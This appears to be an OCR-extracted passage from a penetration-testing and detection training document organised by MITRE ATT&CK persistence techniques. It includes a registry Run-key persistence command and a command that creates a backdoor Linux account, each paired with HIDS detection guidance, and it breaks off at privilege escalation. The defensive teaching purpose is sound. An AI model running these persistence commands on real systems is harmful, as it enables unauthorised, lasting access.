
- Detecting Python Script for Reverse Shell by HIDS



- Detecting Reverse Connection by Network Analysis



PERSISTENCE PHASE



3. PERSISTENCE

3.1 Persistence Windows [Boot or Logon Autostart Execution - T1547.001]

3.1.A Attack: -

Registry Modification


1.1 **Modify Registry values for persistence**

```
reg add
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce" /v
Pentestlab /t REG_SZ /d "C:\Temp\lab.exe“
```

3.1.B Detection: -

Detect Registry Modification using Host based Attack Monitoring [ELK + Wazuh (HIDS)]

Active Defence – DTE0006 (Defining Base-Lining on Registry management)



3. PERSISTENCE

3.2.1 Persistence Linux [Create Account - T1136.001]

3.2.A Attack: -


Create Account

1.1 Adding Users for persistence


```
useradd -p $(openssl passwd -1 password) support_388945a1
```

3.2.B Detection: -

Detect adding new users for persistence using Host based Attack Monitoring [ELK + Wazuh (HIDS)]
Active Defence – DTE0006 (Defining Base-Lining on Registry management)



PRIVILEGE ESCALATION PHASE



4. PRIVILEGE ESCALATION

4.1 Privilege Escalation Windows [Create or Modify System Process - T1543.003]

4.1.A Attack: -

